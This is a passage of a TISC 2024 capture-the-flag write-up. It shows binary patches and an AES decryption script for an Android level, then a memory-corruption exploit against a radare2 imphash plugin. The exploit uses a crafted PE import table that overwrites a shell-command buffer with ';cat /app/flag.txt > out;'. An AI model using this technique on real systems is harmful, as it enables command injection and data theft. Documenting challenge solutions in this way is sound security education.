.text:00000000000032B2 05h jmp     rax ; switch jump

int64 sub_3230()
{
    signed __int64 v0; // rax
    unsigned int v1; // eax
    unsigned int v2; // eax
    unsigned int v4; // eax
    unsigned int v5; // eax
    unsigned int v6; // [rsp+40h] [rbp-10h]

    v0 = sys_openat(-100, filename, 0, 0);
    switch ( (unsigned __int64)jpt_3308 )
    {
        case 0uLL:
            v4 = sub_3370(1LL, 8LL);
            v5 = sub_3370(v4, 5LL);
            v6 = sub_3370(v5, 8LL);
            __android_log_print(4LL, "TISC", "One wall down!");
            break;
        case 1uLL:
            v1 = sub_3370(1LL, 4LL);
            v2 = sub_3370(v1, 6LL);
            v6 = sub_3370(v2, 5LL);
            __android_log_print(6LL, "TISC", "I need a very specific file to be available. Or do I?");
            break;
    }
    return v6;
}

```

At libnative.so offset 0x228D:

48 63 4D F4 -> 48 31 c9 90

Wrote application to load modified libnative.so

We can then write our application to load that modified native library.

main.java:

```
package com.exp.exp;

import android.app.Activity;
import android.content.Context;
import android.os.Bundle;
import android.util.Log;
import java.io.File;
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.InputStream;

public class Main extends Activity
{
    @Override
    protected void onCreate(Bundle savedInstanceState)
    {
        super.onCreate(savedInstanceState);
        try
        {
            Class<?> dynamicClass = Class.forName("DynamicClass");
            Object instance = dynamicClass.getConstructor().newInstance();
            dynamicClass.getMethod("dynamicMethod", new Class[]
            {Context.class}).invoke(instance, new Object[]{this});
        } catch (Exception e) {
            Log.e("MainActivity", "Error occurred when calling dynamic
            method...", e);
        }
    }
}
```

DynamicClass.java:

```

import android.content.Context;
import android.util.Log;
import java.io.File;
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.InputStream;

public class DynamicClass
{
    public static native void nativeMethod();
    public static void dynamicMethod(Context context)
    {
        try
        {
            File nativeLib = loadNativeLib(context, "libnative.so");
            System.load(nativeLib.getAbsolutePath());
            Log.i("TISC", "Native library loaded!");
            if (nativeLib.exists())
                nativeLib.delete();
            nativeMethod();
        } catch (IOException ioE)
        {
            throw new RuntimeException(ioE);
        }
    }

    private static File loadNativeLib(Context context, String filename)
    throws IOException
    {
        File f = new File(context.getFilesDir(), filename);
        try
        {
            FileOutputStream fd = new FileOutputStream(f);
            InputStream in = context.getAssets().open(filename);
            byte[] buf = new byte[1024];
            int pos;
            while ((pos = in.read(buf)) != -1)
                fd.write(buf, 0, pos);
            fd.close();
            return f;
        } catch (Throwable tw)
        {
            throw tw;
        }
    }
}

```

```

}
}
}

```

Below shows that our first modification is successful.

```

Medium Phone API 35 (emulator-5554) Android 15, AI tisc
2024-09-29 22:44:30.141 5533-5533 TISC com.a.a I Native library loaded!
2024-09-29 22:44:30.141 5533-5533 TISC com.a.a D There are walls ahead that you'll need to face. They have been specially designe
2024-09-29 22:44:30.141 5533-5533 TISC com.a.a I One wall down!
2024-09-29 22:44:30.141 5533-5533 TISC com.a.a E HAHAAHA are you sure you've got the right input parameter?
2024-09-29 22:44:30.142 5533-5533 TISC com.a.a D Bet you can't fix the correct constant :)
2024-09-29 22:44:30.142 5533-5533 TISC com.a.a E I'm afraid I'm going to have to stop you from getting the correct key and IV.
2024-09-29 22:44:30.142 5533-5533 TISC com.a.a E Not like this...
2024-09-29 22:44:30.143 5533-5533 TISC com.a.a D The key is: C[3'M=P!M'L*k-iMh1Rcb"]utRmvl1mb
2024-09-29 22:44:30.143 5533-5533 TISC com.a.a D The IV is: 6ftw;"tL[Q/(?fL

```

Right input parameter

After building a successful application to run our modified binary, I focused on modifying the binary. The next path to modify is in this function where we should not allow it to go to the path that uses `Log.e()`. Due to limited space of 4 bytes, I used `MOV CX,1` instead of `MOV RCX,1`.

```

.text:000000000000344F 098 sub     eax, 539h
.text:0000000000003454 098 setz     al
.text:0000000000003457 098 movzx    eax, al
.text:000000000000345A 098 mov     [rbp+var_C], eax
.text:000000000000345D 098 mov     rax, [rbp+var_8]
.text:0000000000003461 098 movsxd   rcx, [rbp+var_C]
.text:0000000000003465 098 mov     rax, (jpt_3460 - 5C10h)[rax+rcx*8]; switch 2 cases
.text:0000000000003469 098 lea     rcx, jpt_330B
.text:0000000000003470 098 mov     [rbp+var_20], rcx
.text:0000000000003474 098 mov     [rbp+var_24], 7
.text:0000000000003478 098 mov     [rbp+var_30], rcx
.text:000000000000347F 098 mov     [rbp+var_34], 9
.text:0000000000003486 098 lea     rdx, unk_5C20
.text:000000000000348D 098 mov     [rbp+var_40], rdx
.text:0000000000003491 098 mov     [rbp+var_50], rcx
.text:0000000000003495 098 mov     [rbp+var_54], rcx
.text:000000000000349C 098 mov     [rbp+var_60], rcx
.text:00000000000034A0 098 mov     [rbp+var_64], 0Ah
.text:00000000000034A7 098 mov     [rbp+var_70], rcx
.text:00000000000034AB 098 mov     [rbp+var_74], 9
.text:00000000000034B2 098 mov     [rbp+var_80], rcx
.text:00000000000034B6 098 mov     [rbp+var_84], 0Ah
.text:00000000000034C0 098 jmp     rax ; switch jump
.text:00000000000034C0 098 sub_3430 endp

; Change to: MOV CX, 1


; Desired path

switch ( (unsigned __int64)jpt_330B )
{
case 0uLL:
while ( 2 )
{
__android_log_print(6LL, "TISC", "HAHAAHA are you sure you've got the right input parameter?");
switch ( 9 )
{
case 0:
SUPPOL(0x3284LL);
case 1:
SUPPOL(0x3316LL);
case 2:
SUPPOL(0x330DLL);
case 3:
goto LABEL_2;
case 4:
continue;
}
}
case 1uLL:
LABEL_2:
__android_log_print(4LL, "TISC", "Input verification success!");
asm { jmp rax }
return;
}
}

```

At libnative.so offset 0x2461:

48 63 4D F4 -> 66 b9 01 00




At libnative.so offset 0x25FE:


48 63 4D F4 -> 66 b9 01 00

Not like this...

Based on the modification so far, I was left with the last part of the binary to modify.



As I am not able to find the switch case instructions for it, I decided to modify the jump table to lead to the right function. `sub_36E4()` should be the correct function:



Decrypt to get the flag

With the correct Key and IV, I crafted a script to decrypt the flag.

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
from Crypto.Random import get_random_bytes
import base64

def aes_decrypt(cipher_key, initialization_vector, ciphertext):
    try:
        aes_cipher = AES.new(cipher_key, AES.MODE_CBC,
            initialization_vector)
        decrypted_data = aes_cipher.decrypt(ciphertext)
        print("Decrypted Data:", decrypted_data)
    except Exception as error:
        print("Decryption Error:", str(error))

# Base64-encoded ciphertext
ciphertext =
base64.b64decode("4tYKEbM6WqQcItBx0GMJVssyGHpVTJMhpjxHVLEZLVK6cmIH7jAmI/nw
EJ1gUDo2")

# 32-byte AES key
cipher_key = b'eU9I93-L9S9Z!:6;;i<9=*=8^JJ748%%'

# 16-byte initialization vector (IV)
initialization_vector = b'R"VY!5Jn7X16`Ik]'
```

```
# Decrypt the ciphertext
aes_decrypt(cipher_key, initialization_vector, ciphertext)
```

Flag: TISC{1_4m_y0ur_w4llbr34k3r_!i#Leb}

Level 9 - Imphash

Description

Almost there agent, we might have a chance to gain access into the enemy's systems again!! We are so close.

But, it seems like they've developed a robust anti-malware service that's thwarting all attempts to breach their systems!

We've found this import hashing plugin which is a key component of their malware analysis pipeline. Agent, can you find a way around it?

nc chals.tisc24.ctf.sg 53719

Attached files:

[imphash.zip](#)

Solution

Setting up Docker

I added `SYS_ADMIN` cap to [docker-compose.yml](#).

```
version: '3'
services:
  imphash:
    build: .
    cap_add:
      - SYS_ADMIN
    ports:
      - 1337:1337
```

I also modified the [DockerFile](#) to add `RUN apt-get install gdb -y`.

```
FROM python:3.12

RUN apt-get update && apt-get install xinetd sudo -y

RUN useradd -ms /bin/bash ctf

RUN git clone https://github.com/radare/radare2.git radare2 && \
    cd radare2 && \
    ./sys/install-rev.sh 0da877e

COPY service.xinetd /etc/xinetd.d/imphash

RUN mkdir -p /home/ctf/.local/share/radare2/plugins
COPY libcoreimp.so /home/ctf/.local/share/radare2/plugins
RUN chmod 755 /home/ctf/.local/share/radare2/plugins/libcoreimp.so

RUN mkdir /app

WORKDIR /app

COPY service.py .
COPY flag.txt .
RUN chmod +x service.py

RUN mkdir uploads
RUN chown root:ctf uploads
RUN chmod 1775 uploads

RUN apt-get install libcjson-dev -y

RUN apt-get install gdb -y

USER ctf

CMD ["xinetd", "-dontfork", "-filelog", "/tmp/log.txt"]
```

Finally, we can access our Docker container.

```
(kali㉿kali)-[~/Desktop/imphash]
└─$ docker-compose up -d
...
```

```

(kali㉿kali)-[~/Desktop/imphash]
$ docker ps -a
CONTAINER ID   IMAGE          COMMAND                  CREATED
STATUS        PORTS
NAMES
1c2eec359274   imphash_imphash  "xinetd -dontfork -f..." 10 minutes ago
Up 5 minutes   0.0.0.0:1337->1337/tcp, :::1337->1337/tcp
imphash_imphash_1
95886429ca57   a0d13ee3096b    "/bin/sh -c 'apt-get..." 13 minutes ago
Exited (1) 13 minutes ago
adoring_neumann

(kali㉿kali)-[~/Desktop/imphash]
$ docker exec -it 1c2eec359274 /bin/bash
ctf@1c2eec359274:/app$

```

Understanding the program

As the SO file is provided which acts as a plugin for [radare2](#), the vulnerability is definitely somewhere in the binary. After a quick search, I found that `r_cmd_imp_client()` is the vulnerable function that parse our import table and generates a imphash.

Before we dive into the vulnerability, let's look at what is this function about. Firstly, a user will send a file to the server via base64 encoding. The `server.py` will pass the content of the file to radare2.

```

...
subprocess.run(["r2 -q -c imp -e bin.relocs.apply=true file.exe"],
stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL, shell=True)
...

```

The `libcoreimp.so` will send commands to radare2 such as `aa` and `iij` at `r_cmd_imp_client()` to obtain information of the file such as the import table. We can directly interact with radare2 to achieve the same result.

```

(kali㉿kali)-[~/Desktop]
$ docker exec -it 8ef9111ce574 /bin/bash

ctf@8ef9111ce574:/app$ ls

```

```
flag.txt  service.py  test.exe  uploads
```

```
ctf@8ef9111ce574:/app$ r2 test.exe
```

```
WARN: Relocs has not been applied. Please use `-e bin.relocs.apply=true`  
or `-e bin.cache=true` next time
```

```
-- The Hard ROP Cafe
```

```
[0x140000160]> aa
```

```
INFO: Analyze all flags starting with sym. and entry0 (aa)
```

```
INFO: Analyze imports (af@@@i)
```

```
INFO: Analyze entrypoint (af@ entry0)
```

```
INFO: Analyze symbols (af@@@s)
```

```
INFO: Recovering variables (afva@@@F)
```

```
INFO: Analyze all functions arguments/locals (afva@@@F)
```

```
[0x140000160]> iij
```

```
[{"ordinal":1,"bind":"NONE","type":"FUNC","name":"MessageBoxW","libname":"  
USER32.dll","plt":5368709376},  
{"ordinal":2,"bind":"NONE","type":"FUNC","name":"MessageBoxA","libname":"U  
SER32.dll","plt":5368709384},  
{"ordinal":3,"bind":"NONE","type":"FUNC","name":"MessageBoxXX","libname":"  
USER32.dll","plt":5368709392}]
```

```
[0x140000160]>
```

`libname` and function name, `name`, will be extracted for processing to obtain an imphash. Each `libname`'s `.dll` will be removed before appended with `.` followed by the function name and `,`. Below shows an example.

```
user32.messageboxw,user32.messageboxa,user32.messageboxxx
```

Finally, MD5 hash of the string will be used as the imphash as echoed into `out` file.

Arbitrary write via array

The vulnerability is located at line 80 in the IF condition where there is a wrong size of 4094LL used. Instead, it should be the size of the `concat_libnames_names[0x100E]`.

```
...  
if ( 4094LL - index < (unsigned __int64)(libname_len + name_len) )  
{
```

```

    puts("Imports too long!");
    return 1LL;
}
...


```

As a result, we may overflow into `libname_len` and `name`.

```

1  __int64 __fastcall r_cmd_imp_client(__int64 a1, __int64 a2)
2  {
3      void *v3; // rax
4      __int64 *v4; // rax
5      size_t v8; // rax
6      void *v9; // rax
7      char v10[96]; // [rsp+10h] [rbp-1210h] BYREF
8      char s[16]; // [rsp+70h] [rbp-11B0h] BYREF
9      char echo_cmd[37]; // [rsp+80h] [rbp-11A0h] BYREF
10     char pipe_out_cmd[219]; // [rsp+A5h] [rbp-117Bh] BYREF
11     __int16 index; // [rsp+180h] [rbp-10A0h]
12     char concat_libnames_names[4110]; // [rsp+182h] [rbp-109Eh] BYREF
13     int name_len; // [rsp+1190h] [rbp-90h]
14     int libname_len; // [rsp+1194h] [rbp-8Ch]
15     char *v18; // [rsp+1198h] [rbp-88h]
16     char *v19; // [rsp+11A0h] [rbp-80h]

```



If we look at where `libname` and `name` are copied into `concat_libnames_names[4110]`, we will see that the value of `libname_len` and `name_len` are added with `index`.

```

    libname_len = strlen(libname) - 4;
    name_len = strlen(name);
    if ( 4094LL - index < (unsigned __int64)(libname_len + name_len) )
    {
        puts("Imports too long!");
        return 1LL;
    }
    for ( j = 0; j < libname_len; ++j )
    {
        concat_libnames_names[index + j] = tolower(libname[j]);
        index += libname_len;
        concat_libnames_names[index++] = '.';
        for ( k = 0; k < name_len; ++k )
        {
            concat_libnames_names[index + k] = tolower(name[k]);
            index += name_len;
            concat_libnames_names[index++] = ',';
        }
    }
    MD5_Init(v10);

```



As `index` is a signed `int16` type while `libname_len` and `name_len` are signed `int32` type, we can easily causes `index -= (int16)length` to get a negative index. With this vulnerability, we can use `concat_libnames_names[index]` to write to anywhere we want.

$$0x1000 \text{ -= } 0xEFCD$$
$$0x1000 \text{ -= } 0xEFCD$$

Previously, we know that the resulting imphash is echoed into a `out` file. In-fact, it is actually executing a bash command using `r_core_cmd_str()`. This proves that we can modify the resulting string to print the flag into `out` !

```
MD5_Init(v10);
v8 = strlen(concat_libnames_names);
MD5_Update(v10, concat_libnames_names, v8 - 1);
MD5_Final((__int64)s, (__int64)v10);
hex_chars = "0123456789abcdef";           // No way to control this
variable
for ( m = 0; m <= 15; ++m )
{
    echo_cmd[2 * m + 5] = hex_chars[(s[m] >> 4) & 0xF]; // append
hexadecimal's first 4 bytes after the string "echo "
    echo_cmd[2 * m + 6] = hex_chars[s[m] & 0xF]; // append the last 4 bytes
of the hexadecimal
}
v9 = (void *)r_core_cmd_str(v31, (__int64)echo_cmd);
```

Time for some math! The `echo_cmd` buffer is actually concatenated with `pipe_out_cmd` buffer to be passed as argument for `r_core_cmd_str()`. The `echo_cmd` has a size of 37 which was calculated well by IDA Pro to store:

```
echo fcaff6384a342220fa3b814631814999
```

The `pipe_out_cmd` buffer is located immediately after the `echo_cmd` buffer. Thus, there is no NULL byte. Unlike the `echo_cmd` buffer, the `pipe_out_cmd` buffer will not get overwritten after initializing at the start of the function. This makes it ideal for us to overwrite it with our command `;cat /app/flag/txt > out; .`

Since the `pipe_out_cmd` buffer is located at a lower address than `concat_libnames_names[]`, we will need negative index to overwrite it.

```
concat_libnames_names[-index] = libname[]  
or  
concat_libnames_names[-index] = name[]
```

```
1  __int64 __fastcall r_cmd_imp_client(__int64 a1, __int64 a2)  
2  {  
3      void *v3; // rax  
4      __int64 *v4; // rax  
5      size_t v8; // rax  
6      void *v9; // rax  
7      char v10[96]; // [rsp+10h] [rbp-1210h] BYREF  
8      char s[16]; // [rsp+70h] [rbp-11B0h] BYREF  
9      char echo_cmd[37]; // [rsp+80h] [rbp-11A0h] BYREF  
10     char pipe_out_cmd[219]; // [rsp+A5h] [rbp-117Bh] BYREF  
11     int16 index; // [rsp+180h] [rbp-10A0h]  
12     char concat_libnames_names[4110]; // [rsp+182h] [rbp-109Eh] BYREF  
13     int name_len; // [rsp+1190h] [rbp-90h]  
14     int libname_len; // [rsp+1194h] [rbp-8Ch]
```



Math math math!

Padding size

Firstly, it is important to know that radare2 has a string limit of 256 characters for their library name and function name (discovered when testing the length limit via `ii` on radare2 directly). Therefore, we will need to generate a PE file with lots of library names and function names to pad till the index is pointing to `name_len`.

To reduce the number of import functions and complications, I kept library name to 1 byte, `a.dll` as `.dll` will be removed by the function.

```
libname_len = strlen(libname) - 4;
```

Meanwhile, I created each function name with a total of 253 bytes. Due to fullstop and comma that will be appended, this will lead to a total of 256 bytes (0x100 bytes). Keeping it at 0x100 bytes will be easier for me to debug if anything does wrong.

[illegible]

To reach 0x1000 bytes which is near the end of the `concat_libnames_names[0x100E]` buffer, I created 16 functions under `a.dll`.

As the start of `name_len` is located at 0x100E (after `concat_libnames_names[ ]`), we will need to pad `aaaaaaaaaaaaaa` in the library name as well as appending our negative value, 0xD1ED (little-endian and 2's complement), that will be overwrite `name_len`'s original value so that we will get `concat_libnames_names[-221]` to point to the start of the `pipe_out_cmd[ ]` buffer.

aaaaaaaaaaaaaa\xD1\xED.dll

Non-ascii translation

Next, we can pad till the `name_len` variable and overwrite it with a negative value. However, I realized that `cJSON_Parse()` will translate non-ascii characters to strange two bytes characters. For example, `0xFF` becomes `0xBFC4` (little-endian) while `0xEF` becomes `0xAFC3` (little-endian).

The screenshot shows a GDB session with a memory dump. A red arrow points from the search results table to the memory dump. The search results table shows one occurrence of 'aaaaa' at address 12A9h. The memory dump shows a sequence of bytes, with 'aaaaa' (0x61 0x61 0x61 0x61 0x61) highlighted in blue. The address 12A9h is also highlighted in blue.

```
(gdb) c
Continuing.

Breakpoint 2, 0x0007f2beae105a4 in r_cmd_imp_client () from /home/ctf/.local/share/radare2/plugins/libcoreimp.so
(gdb) c
Continuing.

Breakpoint 2, 0x0007f2beae105a4 in r_cmd_imp_client () from /home/ctf/.local/share/radare2/plugins/libcoreimp.so
(gdb) c
Continuing.

Breakpoint 2, 0x0007f2beae105a4 in r_cmd_imp_client () from /home/ctf/.local/share/radare2/plugins/libcoreimp.so
(gdb) c
Continuing.

Breakpoint 2, 0x0007f2beae105a4 in r_cmd_imp_client () from /home/ctf/.local/share/radare2/plugins/libcoreimp.so
(gdb) c
Continuing.

Breakpoint 2, 0x0007f2beae105a4 in r_cmd_imp_client () from /home/ctf/.local/share/radare2/plugins/libcoreimp.so
(gdb) c
Continuing.

Breakpoint 2, 0x0007f2beae105a4 in r_cmd_imp_client () from /home/ctf/.local/share/radare2/plugins/libcoreimp.so
(gdb) x/4 $rbp-0x6c
0x7ffca3a09594: 0x00000011
(gdb) x/10bx $rbp-0x68
0x7ffca3a09598: 0xd0 0xf6 0xf1 0xbc 0x93 0x55 0x00 0x00
0x7ffca3a0959c: 0x30 0x73 0xbe 0xbc 0x93 0x55 0x00 0x00
(gdb) x/5 $rbp-0x08
0x7ffca3a09598: "\320\366\361\274\223U"
(gdb) x/gx $rbp-0x68
0x7ffca3a09594: 0x00005593bcf1f6d0
(gdb) x/5 0x00005593bcf1f6d0
0x5593bcf1f6d0: 'a' *repeats 14 times, '\025.dll'
(gdb) x/20bx 0x00005593bcf1f6d0
0x5593bcf1f6d0: 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61
0x5593bcf1f6d8: 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61 0x61
0x5593bcf1f6e0: 0x15 0x2e 0x64 0x6c
```

Address	Value
Found 1 occurrences of 'aaaaa'...	
12A9h	aaaaaaaaaaaaaa

This translation is very consistent. Therefore, I decided to use `0xFF` while knowing it will be translated to `0xBFC3`.


```
0xFF -> C3 BF
```

Overwriting libname_len & name_len consideration

Overwriting `libname_len` and `name_len` is not very straightforward. As the index slowly traverse from `concat_libnames_names[0x100E]` to `name_len` and `libname_len`, it will overwrite `name_len` first despite it is `libname`'s content being written to `name_len` before we overwrite `libname_len`.

```
for ( j = 0; j < libname_len; ++j )
    concat_libnames_names[index + j] = tolower(libname[j]);
index += libname_len;
concat_libnames_names[index++] = '.';
for ( k = 0; k < name_len; ++k )
    concat_libnames_names[index + k] = tolower(name[k]);
index += name_len;
concat_libnames_names[index++] = ',';
```

Since we know `0xFF -> C3 BF`, we can write that to `libname_len`. Remember `libname` has a limit of 256 bytes? `0xBFC4` length of `libname` will be too big. Therefore, we can overwrite it with a negative value (MSB is 1). `0xFFFF -> C3 BF C3 BF` will result in `index += 0xBFC3` while `libname = 0xBFC3BFC3`.



While `libname[]` is overwriting its own `libname_len` during the FOR loop, it will terminate early once the MSB of `libname_len` becomes 1 which is when it overwrites the last byte of `libname_len` with `0xBF`.

```
for ( j = 0; j < libname_len; ++j )
    concat_libnames_names[index + j] = tolower(libname[j]);
index += libname_len;
```

Due to the fact that we need to overwrite 4 bytes of `name_len` first before we can overwrite `libname_len`, we can also overwrite `name_len` with a negative value (MSB is 1). This will result in the FOR loop for `name[]` to not execute at all.

```
for ( k = 0; k < name_len; ++k )
    concat_libnames_names[index + k] = tolower(name[k]);
index += name_len;
```

We can optimize by overwriting `name_len` with a value that will result in `index` becoming `-221`. `concat_libnames_names[-221]` points to the start of the `pipe_out_cmd[]` buffer. Remember to also take note of the increased in `index` due to `.` and `,`.

```
index = 0x1000 (index's original value) + 0xBFC3 (2's complement)
index += 2 (fullstop and comma's length)
index += 221 (targeted offset concat_libnames_names[-221])
```

Result of `index` is `0x2F5E`.

Therefore, next library name after the 16 library+function names padding will be:

```
aaaaaaaaaaaaaa\x5E\x2F\xFF\xFF\xFF.dll
```

The function name does not matter as explained previously.

Finally, we will have our 3rd library name that contains the payload to overwrite `pipe_out_cmd[]`.

```
;cat /app/flag.txt > out;
```

Craft exploit

With these knowledge, we can craft our asm file. You may obtain the template [here](#). My final asm file is [here](#).

```
BITS 64
```

```
%define align(n,r) (((n+(r-1))/r)*r)
```

```
; DOS Header
```

```
    dw 'MZ'                ; e_magic
    dw 0                    ; [UNUSED] e_cblp
    dw 0                    ; [UNUSED] c_cp
    dw 0                    ; [UNUSED] e_crlc
    dw 0                    ; [UNUSED] e_cparhdr
    dw 0                    ; [UNUSED] e_minalloc
    dw 0                    ; [UNUSED] e_maxalloc
    dw 0                    ; [UNUSED] e_ss
    dw 0                    ; [UNUSED] e_sp
    dw 0                    ; [UNUSED] e_csum
    dw 0                    ; [UNUSED] e_ip
    dw 0                    ; [UNUSED] e_cs
    dw 0                    ; [UNUSED] e_lfarlc
    dw 0                    ; [UNUSED] e_ovno
    times 4 dw 0            ; [UNUSED] e_res
    dw 0                    ; [UNUSED] e_oemid
    dw 0                    ; [UNUSED] e_oeminfo
    times 10 dw 0           ; [UNUSED] e_res2
    dd pe_hdr              ; e_lfanew
```

```
; PE Header
```

```

pe_hdr:
